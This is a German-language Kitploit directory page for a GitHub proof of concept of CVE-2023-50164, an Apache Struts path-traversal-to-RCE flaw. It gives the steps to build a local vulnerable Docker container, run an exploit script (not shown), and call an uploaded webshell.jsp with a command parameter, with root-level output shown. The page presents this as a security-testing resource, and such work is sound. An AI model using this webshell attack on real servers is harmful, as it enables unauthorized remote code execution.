
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/sunnyvale-it/cve-2023-50164-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsPayload-Entwicklung
GitHubsunnyvale-it/cve-2023-50164-poc

CVE-2023-50164-PoC

CVE-2023-50164 (Apache Struts Path-Traversal-zu-RCE-Schwachstelle) – Proof of Concept

Repository anzeigen
217vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-50164 (Apache Struts Path-Traversal-zu-RCE-Schwachstelle) - Proof of Concept



Dieses PoC wurde erstellt, um eine RCE (Remote Code Execution) durch die Ausnutzung der Apache-Struts2-Schwachstelle zu testen.
Erstellen Sie das Image und starten Sie einen Container:

$ DOCKER_BUILDKIT=1 docker build  . -t struts2-rce-poc && docker run --rm -p 8080:8080 struts2-rce-poc

Führen Sie den Exploit aus:

$ cd exploit
$ ./exploit.sh

Jetzt können Sie beliebige Befehle auf der Serverseite ausführen, wie gezeigt:

$ curl http://localhost:8080/webshell/webshell.jsp\?cmd\=id%20-a  

uid=0(root) gid=0(root) groups=0(root)

Danksagungen

  • Dank an @jakabakos für ein Beispiel einer verwundbaren Anwendung (https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE)
  • Dank an Zscaler ThreatLabz (https://www.zscaler.com/blogs/security-research/coverage-advisory-cve-2023-50164-apache-struts-path-traversal-and-file) für das obige Diagramm
Tool herunterladen